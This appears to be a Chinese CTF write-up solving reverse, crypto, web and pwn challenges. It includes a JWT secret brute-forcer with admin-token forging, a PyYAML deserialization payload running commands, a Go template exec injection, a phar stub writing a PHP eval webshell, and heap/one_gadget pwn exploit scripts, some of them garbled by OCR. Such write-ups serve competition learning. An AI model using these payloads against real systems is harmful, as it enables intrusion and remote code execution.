183     echo "X Error: " . $e->getMessage() . "\n";
184 }
185 ?>
186 //flag{1ac380d6-5820-4e1a-b40e-ddf1789f6b0d}

```

Reverse

hardtest

没什么难的，正常解

代码块

```

1 #include <stdio.h>
2 unsigned char byte_2020[] = {
3     0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01,
4     0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76, 0xCA, 0x82, 0xC9, 0x7D,
5     0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4,
6     0x72, 0xC0, 0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC,
7     0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15, 0x04, 0xC7,
8     0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2,
9     0xEB, 0x27, 0xB2, 0x75, 0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E,
10    0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84,
11    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB,
12    0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF, 0xD0, 0xEF, 0xAA, 0xFB,
13    0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F, 0x50, 0x3C,
14    0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5,
15    0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD, 0x0C,
16    0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D,
17    0x64, 0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A,
18    0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0x0B, 0xDB,

```

```

19     0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3,
20     0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8, 0x37, 0x6D,
21     0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A,
22     0xAE, 0x08, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6,
23     0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A, 0x70, 0x3E,
24     0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9,
25     0x86, 0xC1, 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9,
26     0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF,
27     0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99,
28     0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16};
29 unsigned char byte_2020_inv[256];
30 #define __ROL__(x, n) (((x) << (n)) | ((x) >> (8 - (n))))
31 __int64 __fastcall inverse(unsigned __int8 a1)
32 {
33     unsigned __int16 v2; // [rsp+Eh] [rbp-6h]
34     unsigned __int16 v3; // [rsp+10h] [rbp-4h]
35     unsigned __int16 v4; // [rsp+12h] [rbp-2h]
36
37     if (!a1)
38         return 0LL;
39     v2 = 1;
40     v3 = 255;
41     v4 = a1;
42     while (v3)
43     {
44         if ((v3 & 1) != 0)
45             v2 = v4 * v2 % 257;
46         v4 = v4 * v4 % 257;
47         v3 >>= 1;
48     }
49     return v2;
50 }
51 void printHex(unsigned char *data, int len)
52 {
53     for (int i = 0; i < len; i++)
54     {
55         printf("%02X ", data[i]);
56     }
57     printf("\n");
58 }
59
60 int main()
61 {
62     unsigned char s[] = {0x97, 0xd5, 0x60, 0x43, 0xb4, 0x10, 0x43, 0x73, 0x0f,
63     0xda, 0x43, 0xcd, 0xd3, 0xe8, 0x73, 0x4a, 0x94, 0xc3, 0xcd, 0x71, 0xbd, 0xdc,
64     0x97, 0x1a};
65 }
```

```

64     for (int i = 0; i < 256; i++)
65     {
66         byte_2020_inv[byte_2020[i]] = i;
67     }
68
69     for (int i = 0; i < 24; i++)
70     {
71         s[i] = byte_2020_inv[s[i]];
72         s[i] = __ROL__(s[i], 2);
73         s[i] = inverse(s[i]);
74         s[i] = (16 * ((11 * (s[i] >> 4)) & 0xF)) | (13 * (s[i] & 0xF)) & 0xF;
75         s[i] = __ROL__(s[i], 5);
76         s[i] ^= 0x5A;
77         s[i] = __ROL__(s[i], (8 - (i % 7 + 1)));
78     }
79     printf("%s\n", s);
80 // B@sting_1s_a_g00d_Way!!
81 }
```

strangeapp

frida-dump下来，只有一个AES加密

```

/* loaded from: F:\Share\classes.dex */
public class MainActivity extends AppCompatActivity {
    private static final byte[] TARGET = {118, 17, 7, 124, -99, 51, 23, -123, -78, 23, -53, 1, 42, 109, -77, 5, -87, 10, -77, 106, 78, 100,
    public static String a(String algo) {
        if (algo == null || algo.isEmpty()) {
            return algo;
        }
        char first = algo.charAt(0);
        char changed = (char) (first ^ 5);
        return changed + algo.substring(1);
    }

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.a
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    EditText inputText = (EditText) findViewById(R.id.inputText);
    Button checkButton = (Button) findViewById(R.id.checkButton);
    checkButton.setOnClickListener(new MainActivity$$ExternalSyntheticLambda0(this, inputText));
}

/* renamed from: lambda$onCreate$0$com-swd-strangeappMainActivity reason: not valid java name */
/* synthetic */ void m160lambda$onCreate$0$comswddstrangeappMainActivity(EditText inputText, View v) {
    String input = inputText.getText().toString();
    try {
        byte[] encrypted = aa(input);
        if (compareBytes(encrypted, TARGET)) {
            showDialog("Good");
        } else {
            showDialog("NO");
        }
    } catch (Exception e) {
        showDialog("加密失败: " + e.getMessage());
    }
}

private byte[] aa(String input) throws Exception {
    Key secretKey = new SecretKeySpec("1234567891123456".getBytes(StandardCharsets.UTF_8), a("DES"));
}
```

The screenshot shows a hex editor interface with two main panes: 'Input' and 'Output'.
The 'Input' pane displays a sequence of binary values:
118 17 7 124 157 51 23 133 178 23 203 1 42 109 179 5 169 10 179 106 78 100 123 138 209 31 19
56 115 151 245 218 238 184 12 42 17 55 135 212 119 215 87 118 95 180 172 69
Below the input pane, there is a status bar showing 'sec 168' and a file count of '1'.
The 'Output' pane displays the decrypted text:
flag{just_easy_strange_app_right?}
There are also icons for raw bytes and line feed conversion at the top of the output pane.


minigame

微信小程序逆向

附件的后缀名应为.wxapkg

npm i wedecode -g，把目标解包

目录长这样，index.js调用validator.js调用validator.wasm



```
  ⌄ validator.wasm.id0
  ⌄ validator.wasm.id1
  ⌄ validator.wasm.nam
  ⌄ validator.wasm.til
  {} app-config.json
  JS app-service.js.map
  JS app.js
  {} app.json
  ⌄ app.wxss
  JS appservice.app.js.map
  JS chunk_0.appservice.js.map
  {} project.config.json
  {} project.private.config.json
  {} sitemap.json
```

校验函数在wasm中

代码块

```
1  data:00FF data_0:          db 0xFF, 0xF5, 0xF8, 0xFE, 0xE2, 0xFF, 0xF8, 0xFC,
   0xA9
2  data:0108                 db 0xFB, 0xAB, 0xAE, 0xFA, 0xAD, 0xAC, 0xA8, 0xFA,
   0xAE
3  data:0111                 db 0xAB, 2 dup(0xA1), 0xAF, 0xAE, 0xF8, 0xAC, 0xAF,
   0xAE
4  data:011A                 db 0xFC, 0xA1, 0xFA, 0xA8, 2 dup(0xFB), 0xAD, 0xFC,
   0xAC
5  data:0123                 db 0xAA, 0xE4
```

这是校验部分，就是异或0x99

代码块

```

1 code:00C1           block          ; L9
2 code:00C3           i32.load8_u [$local1+0x400]
3 code:00C9           i32.add $local1, $local2
4 code:00CE           i32.load8_s
5 code:00D1           i32.xor
6 code:00D2           local.tee $param0
7 code:00D4           i32.const 0x99
8 code:00D7           i32.eq
9 code:00D8           local.set $local0
10 code:00DA          i32.ne  $param0, 0x99
11 code:00E0           br_if    0 L9
12 code:00E2           i32.add $local1, 1
13 code:00E7           local.tee $local1
14 code:00E9           i32.const 0x26
15 code:00EB           i32.ne
16 code:00EC           br_if    1 L8
17 code:00EE           end          ; L9

```

flag{fae0b27c451c728867a567e8c1bb4e53}

Crypto

new_trick

直接让AI写脚本用小步大步法解

代码块

```

1 from hashlib import *
2 from Crypto.Cipher import AES
3 from Crypto.Util.Padding import pad
4 import math
5
6 # Public Parameters
7 p =
8 115792089237316195423570985008687907853269984665640564039457584007913129639747
9 Q_components = (123456789, 987654321, 135792468, 864297531)
R_components =
(53580504271939954579696282638160058429308301927753139543147605882574336327145,
99991318245209837622945719467562796951137605212294979976479199793453962090891,
53126869889181040587037210462276116096032594677560145306269148156034757160128,
97368024230306399859522783292246509699830254294649668434604971213496467857155)
10 encrypted_flag = b'(\xe4IJ\xfd4%\xcf\xad\xb4\x7fi\xae\xdbZux6-
\xf4\xd72\x14BB\x1e\xdc\xb7\xb7\xd1\xad#e@\x17\x1f\x12\xc4\xe5\xa6\x10\x91\x08\xd6\x87\x82H\x9e'

```

```

11
12 class Quaternion:
13     def __init__(self, a, b, c, d):
14         self.p = p
15         self.a = a % self.p
16         self.b = b % self.p
17         self.c = c % self.p
18         self.d = d % self.p
19
20     def __repr__(self):
21         return f"Q({self.a}, {self.b}, {self.c}, {self.d})"
22
23     def __mul__(self, other):
24         a1, b1, c1, d1 = self.a, self.b, self.c, self.d
25         a2, b2, c2, d2 = other.a, other.b, other.c, other.d
26         a_new = a1 * a2 - b1 * b2 - c1 * c2 - d1 * d2
27         b_new = a1 * b2 + b1 * a2 + c1 * d2 - d1 * c2
28         c_new = a1 * c2 - b1 * d2 + c1 * a2 + d1 * b2
29         d_new = a1 * d2 + b1 * c2 - c1 * b2 + d1 * a2
30         return Quaternion(a_new, b_new, c_new, d_new)
31
32     def inverse(self):
33         norm_sq = (self.a**2 + self.b**2 + self.c**2 + self.d**2) % self.p
34         inv_norm_sq = pow(norm_sq, -1, self.p)
35         return Quaternion(
36             self.a * inv_norm_sq,
37             -self.b * inv_norm_sq,
38             -self.c * inv_norm_sq,
39             -self.d * inv_norm_sq
40         )
41
42     def power(base_quat, exp):
43         res = Quaternion(1, 0, 0, 0)
44         base = base_quat
45         while exp > 0:
46             if exp % 2 == 1:
47                 res = res * base
48             base = base * base
49             exp //= 2
50         return res
51
52     # --- Baby-step, Giant-step algorithm ---
53     def solve_quaternion_dlog(Q, R, N_bound):
54         m = math.ceil(math.sqrt(N_bound)) + 1
55
56         # Baby steps: compute Q^j for 0 <= j < m
57         baby_steps = {}

```

```

58     current_power = Quaternion(1, 0, 0, 0)
59     for j in range(m):
60         baby_steps[repr(current_power)] = j
61         current_power = current_power * Q
62
63     # Giant steps: compute R * (Q^-m)^i for 0 <= i < m
64     Q_inv = Q.inverse()
65     Q_inv_m = power(Q_inv, m)
66     giant_step_term = R
67
68     for i in range(m):
69         if repr(giant_step_term) in baby_steps:
70             j = baby_steps[repr(giant_step_term)]
71             secret_candidate = (i * m + j) % p # The %p isn't strictly
necessary as the secret is < 2^50, but it's good practice
72             print(f"Found secret candidate: {secret_candidate}")
73             if power(Q, secret_candidate).a == R.a and power(Q,
secret_candidate).b == R.b and power(Q, secret_candidate).c == R.c and
power(Q, secret_candidate).d == R.d:
74                 return secret_candidate
75
76     giant_step_term = giant_step_term * Q_inv_m
77
78     return None
79
80 # --- Main script execution ---
81 print("Starting baby-step, giant-step calculation...")
82 Q = Quaternion(*Q_components)
83 R = Quaternion(*R_components)
84
85 # The bound for 'secret' is < 2**50
86 secret = solve_quaternion_dlog(Q, R, 2**50)
87
88 if secret is not None:
89     print(f"Successfully recovered secret: {secret}")
90
91     # Decrypt the flag
92     key = md5(str(secret).encode()).hexdigest().encode()
93     cipher = AES.new(key=key, mode=AES.MODE_ECB)
94     decrypted_flag_padded = cipher.decrypt(encrypted_flag)
95
96     # Unpad and print the flag
97     try:
98         # For simplicity in this CTF context, we'll try to unpad
99         unpadded_flag =
decrypted_flag_padded.rstrip(b'\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10')

```

```

100         print(f"Flag: {unpadded_flag.decode()}")
101     except Exception as e:
102         print(f"Failed to unpad or decode the flag: {e}")
103         print(f"Padded result: {decrypted_flag_padded}")
104
105     else:
106         print("Could not find the secret.")
107 #flag{ef9b2a64b3ead115a48ee0b842dc19ed}

```

Web

ez_python

扫目录找到/auth

```

D:\Program Files\one-fox\gui_scan\dirsearch\dirsearch.py:35: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

[!] dirsearch v0.4.3 by 鹏组安全

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714

Output File: D:\Program Files\one-fox\gui_scan\dirsearch\reports\http_web-e181aa2d78.challenge.xctf.org.cn_80\__25-09-08
_15-33-08.txt

Target: http://web-e181aa2d78.challenge.xctf.org.cn/

[15:33:08] Starting:
[15:33:44] 200 - 140B - /auth

Task Completed

```

改成admin伪造token

The screenshot shows a web-based configuration interface. At the top, there's a header with icons for back, forward, and search. Below it, the URL is `△ 不安全 web-e181aa2d78.challenge.xctf.org.cn`. The main area contains a YAML configuration block:

```

guest | Role: user
YAML
选择文件 未选择任何文件
▶ Execute from File
Waiting for output...

```

Below this is a large black bar with the text "Waiting for output...". At the bottom, there's a navigation bar with tabs like "元素", "控制台", "源代码/来源", "网络", "性能", "内存", "应用", "隐私与安全", "Lighthouse", "记录器", and "HackBar". The "控制台" tab is selected. The status bar at the bottom right shows "默认级别" and "1个问题" with a red exclamation mark.

传个python上去执行，得到了hint

The screenshot shows a web-based development environment. At the top, there's a navigation bar with icons for back, forward, search, and user profile. The URL is `web-e181aa2d78.challenge.xctf.org.cn`. Below the URL, it says `guest | Role: user`. A dropdown menu shows "Python". There's a file input field labeled "选择文件 1.py" with a green "Execute from File" button next to it. The main area displays a JSON-like error message:

```
[{"error": "JWT Decode Failed. Key Hint", "hint": "Key starts with \"@070x0$0%&qj9##\\\". The 2 missing chars are alphanumeric (letters and numbers)."}]
```

At the bottom, there's a toolbar with various icons and a status bar indicating "元素 控制台 源代码/来源 网络 性能 内存 应用 隐私与安全 Lighthouse 记录器 HackBar". The "控制台" tab is selected. The console log shows several entries, including a POST request to the sandbox endpoint which failed with a 400 Bad Request error, and another POST request that failed with a 500 Internal Server Error.

写脚本爆破密钥

代码块

```
1 import jwt
2 import string
3 import itertools
4
5 token =
6 "eyJhbGciOiJIUzI1NiIsInR5cCIk�XVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InVzz
7 XIifQ.karYCKLm5IhtINWMSZkSe1nYvrhyg5TgsrEm7VR1D0E"
8
9 key_prefix = "@070x0$0%#qR9#"
10 chars = string.ascii_letters + string.digits
11
12 for a, b in itertools.product(chars, repeat=2):
13     key = key_prefix + a + b
14     try:
15         payload = jwt.decode(token, key, algorithms=["HS256"])
16         print(f"✓ Found valid key: {key}")
17         print(f"Payload: {payload}")
18         forged = jwt.encode({"username": "admin", "role": "admin"}, key,
19                             algorithm="HS256")
20         print(f"🔑 Forged admin token: {forged}")
21         break
22     except jwt.InvalidSignatureError:
23         continue
24     except Exception as e:
25         continue
26 else:
27     print("✗ No valid key found.")
```

```
24 """
25 ✓ Found valid key: @o70x0$0%#qR9#m0
26 Payload: {'username': 'guest', 'role': 'user'}
27 🔑 Forged admin token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0.-Ws9e4GwaL0hesqjmSuOKNmyximBStder-7VnXK0w70
28 """
```

利用yaml的漏洞getshell

✓ 实战做法 (CTF 常用 payload)

① 针对 PyYAML ≤ 5.3.1 的 load 漏洞

yaml

口 复制

```
# exploit.yaml
!!python/object/apply:subprocess.check_output
- ['cat', '/flag']
```

服务端如果这样加载:

Python

口 复制

```
import yaml, sys
print(yaml.load(sys.stdin, Loader=yaml.Loader))
```

代码块

```
1 # exploit.yaml
2 !!python/object/apply:subprocess.check_output
3 - ['cat', '/flag']
```

△ 不安全 web-e181aa2d78.challenge.xctf.org.cn

guest | Role: user

YAML

选择文件 1.yaml

Execute from File

```
{ "result": "b'flag{7GiVi6LthNdhNnvKqqgw4XNBmepfQe} \\n'" }
```

元素 控制台 源代码/来源 网络 性能 内存 应用 隐私与安全 Lighthouse 记录器 HackBar

top 过滤

默认级别 ▾ 1 个问题: 1 | ⚙

> Token

↳ eyJhbGciOiJIUzI1NiIsInR5cC16IkpxVCJ9.eyJlc2VybmtZSi6Imd1ZXN0Iiwiem9sZSi6InVzZXIifQ.eyJCKLm5IhtINWMSzkSeInYvrhyg5TgsrEm7VR1D0E'

✖ POST http://web-e181aa2d78.challenge.xctf.org.cn/sandbox 403 (FORBIDDEN) (索引 : 56 ⓘ)

> token="eyJhbGciOiJIUzI1NiIsInR5cC16IkpxVCJ9.eyJlc2VybmtZSi6ImFkbWluIiwiem9sZSi6ImFkbWluIn0.-Ws9e4Gwalohesq_jnSuOKNayximBStder-7VnXK0w70";

↳ eyJhbGciOiJIUzI1NiIsInR5cC16IkpxVCJ9.eyJlc2VybmtZSi6ImFkbWluIiwiem9sZSi6ImFkbWluIn0.-Ws9e4Gwalohesq_jnSuOKNayximBStder-7VnXK0w70"

ssti

go语言的ssti，base64编码一下执行就好

△ 不安全 web-95efb105ae.challenge.xctf.org.cn

Engine

Your Template:

```
{ exec (B64Decode "Y2F0IC9mbGFn") }
```

Execute Template

Result:

```
flag{LgBa00hTZwdi681bmjmYR1plkfKoCMxX}
```

easy_readfile

限制长度，不能使用另外一个链子，只能用这个来写入文件然后 `include`

代码块

```
1 0:7:"Acheron":1:{s:4:"mode";s:1:"r";}
2 0:7:"Acheron":1:{s:4:"mode";s:1:"w";}
```

参考文章[DeadsecCTF2025 baby-web](#)可以发现这里是可以进行文件包含的，单参数构造的都没什么办法rce。

代码块

```
1 <?php
2 $phar = new Phar('exp.phar');
3 $phar->startBuffering();
4
5 $stub = <<<'STUB'
6 <?php
7     system('echo \'<?php eval($_POST["code"]);\' >/var/www/html/shell.php');
8     __HALT_COMPILER();
9 ?>
10 STUB;
11
12 $$phar->setStub($$stub);
13 $phar->addFromString('test.txt', 'test');
14 $phar->stopBuffering();
15 ?>
```

参考[2025-n1ctf-junior-web-backup](#)可以提权

代码块

```
1 echo "">"-H";
2 ln -s /flag ff;
```

等十几秒再 `cat ./backup/f*` 就可以读取到 `flag`

Pwn

ood_canary

```

1 int64 before_main()
2 {
3     int64 result; // rax
4
5     strcpy(name, "ctfer");
6     sprintf(bss, "Don't always trust the canary.");
7     result = 0LL;
8     __readfsqword(0x28u, 0LL);
9     return result;
10 }

```

在before_main中,fs:[0x30]的值被修改为0

也就是后续的canary

```

v2 = __readfsqword(0x28u);
memset(buf, 0, sizeof(buf));
printf("I will tell you good news,%s \n", name);
puts("but you must tell me your name first:");
*((_BYTE *)buf + (int)read(0, buf, 0x28uLL)) = '\n';
*(QWORD *)bos = &puts;
strcpy(name, (const char *)buf, 0x20uLL);
printf("Great, the good news is that I know your real name,%s\n", (const char *)buf);
return __readfsqword(0x28u) ^ v2;

```

在good_new函数中,可以通过将name和bss变量连接,从而在printf中带出puts的地址得到libc

最后在vuln中,可以溢出8字节,将返回地址修改为one_gadget即可getshell

代码块

```

1 from pwn import *
2 r=remote(...)
3 libc=ELF('./libc.so.6')
4 def choice(chocie):
5     s.sendafter(b"Choose (good/vuln/exit): ",choice)
6     r.sendafter(b"Choose (good/vuln/exit): ",b"good")
7     r.sendafter(b"but you must tell me your name first:",b'a'*0x21)
8     r.sendafter(b"Choose (good/vuln/exit): ",b"good")
9     r.recvuntil(b'a'*0x20)
10    libc_base=u64(io.recv(6).ljust(8,b'\x00'))-libc.sym.puts

```

```

11 r.sendafter(b"but you must tell me your name first:",b'a'*0x27)
12 print(hex(libc_base))
13 r.sendafter(b"Choose (good/vuln/exit): ", b"vuln")
14 one =base+0xebc81
15 bss_addr=0x404a00
16 payload=b'exec'.ljust(0x30,b'a')+p64(bss)+p64(one)
17 r.send(payload)
18 r.interactive()

```

digital_bomb

```

$ ./pwn
Welcome to the Digital Bomb!

You will randomly generate a number from 0 to 100 as a bomb
and you will take turns guessing the number with the computer. If you guess the bomb, you will lose the game.

Please set the range for the bomb (0-500):
Enter min (0-500): 210
Enter max (0-500): 211
Your guess :211
Updated range: [210, 210]
Your cooperation with the computer disarmed the bomb !
=====
Welcome to the message board!
Please choose an option:
1. New message board
2. Delete message board
3. Show message board
4. Save the game
Your choice >>

```

将上下限分别210和211可以从数字炸弹转到堆块管理系统中

观察create,delete,show和edit可以发现

Create中存在offbynull,edit只能调用一次,且只能修改0x10字节的数据

想要在libc2.35中使用offbynull,首先需要heap地址

所以这次的edit我们只能先用来leak_heap

代码块

```

1 add(9,0x500,p64(0)+p64(0x601))
2 add(0,0x4f0,b'a'*8)
3 add(10,0x500,b'a'*8)
4 add(1,0x4f0,b'a'*8)
5 free(10)
6 free(9)
7 add(9,0x500,b'a'*4)
8 edit(9,b'a'*8)
9 show(9)

```

```

10 io.recvuntil(b'a'*8)
11 heap=u64(io.recv(6)+b'\x00\x00')-0x290
12 print(f"heap==>{hex(heap)}")
13 free(0)
14 free(1)
15 free(9)
16 free(10)

```

然后我们通过offbynull制造堆叠,从而泄露libc地址

堆叠还可以用来劫持任意地址,我们直接劫持libc中的got表

由于puts在Libc中的实现会调用strlen,我们劫持strlen.got为one_gadget即可在menu中getshell
完整EXP:

代码块

```

1 from pwn import *
2 context.log_level = 'debug'
3
4 r = process('./pwn')
5
6 libc = ELF('./libc.so.6')
7
8 def dbg():
9     gdb.attach(r)
10
11 def menu_sel(opt):
12     r.sendlineafter(b"Your choice >>", str(opt).encode())
13
14 r.sendlineafter(b"Enter min (0-500): ", b"100")
15 r.sendlineafter(b"Enter max (0-500): ", b"101")
16 r.sendlineafter(b"Your guess :", b"100")
17
18 def create(idx, sz, data):
19     menu_sel(1)
20     r.sendlineafter(b"Index >> \n", str(idx).encode())
21     r.sendlineafter(b"Size >> \n", str(sz).encode())
22     r.send(data)
23
24 def delet(idx):
25     menu_sel(2)
26     r.sendlineafter(b"Index >> \n", str(idx).encode())
27
28 def show(idx):
29     menu_sel(3)
30     r.sendlineafter(b"Index >> \n", str(idx).encode())

```

```
31
32 def edit(idx, data):
33     menu_sel(666)
34     r.sendlineafter(b"Index >> \n", str(idx).encode())
35     r.send(data)
36
37 create(9, 0x500, p64(0)+p64(0x601))
38 create(0, 0x700, b'\n')
39 create(10, 0x500, b'\n')
40 create(1, 0x600, b'\n')
41
42 delet(10)
43 delet(9)
44 create(9, 0x500, b'111')
45 edit(9, b'q'*8)
46 show(9)
47 r.recvuntil(b'q'*8)
48 heapptr = u64(r.recv(6) + b'\x00\x00') - 0x290
49 print(f"heap==>{hex(heapptr)}")
50
51 delet(0)
52 delet(1)
53 delet(9)
54 delet(10)
55
56 create(0, 0x500, p64(0)+p64(0x601)+p64(heapptr+0x2a0)*2)
57 create(1, 0xf8, b'\n')
58 create(2, 0xf8, b'\n')
59 create(3, 0xf8, b'\n')
60 create(4, 0xf8, b'\n')
61 create(5, 0xf8, b'\n')
62 create(6, 0xf8, b'\n')
63 create(7, 0xf8, b'\n')
64 create(8, 0xf8, b'\n')
65 create(9, 0xf0, b'\n')
66
67 delet(1)
68 create(1, 0xf8, b'\0'*0xf0+p64(0x600))
69
70 for i in range(3, 10):
71     delet(i)
72
73 delet(2)
74 create(9, 0x4f0, b'p'*8)
75 show(1)
76 r.recvuntil(b>Show at index 1:\n')
77 base = u64(r.recv(6).ljust(8, b'\x00')) - 0x21ace0
```

```
78
79  delet(9)
80  create(8, 0x1f0, b'a'*8)
81  delet(8)
82  delet(1)
83
84  xorkey = heapptr >> 12
85  payload = b'0'*0x2f0 + p64(0x510) + p64(0x201) + p64((lbase+0x21A090) ^ xorkey)
86
87  create(3, 0x4f0, payload)
88  create(4, 0x1f0, b'\n')
89  create(5, 0x1f0, p16(5)*0x40 + p64(lbase+0xebc85))
90
91  r.interactive()
```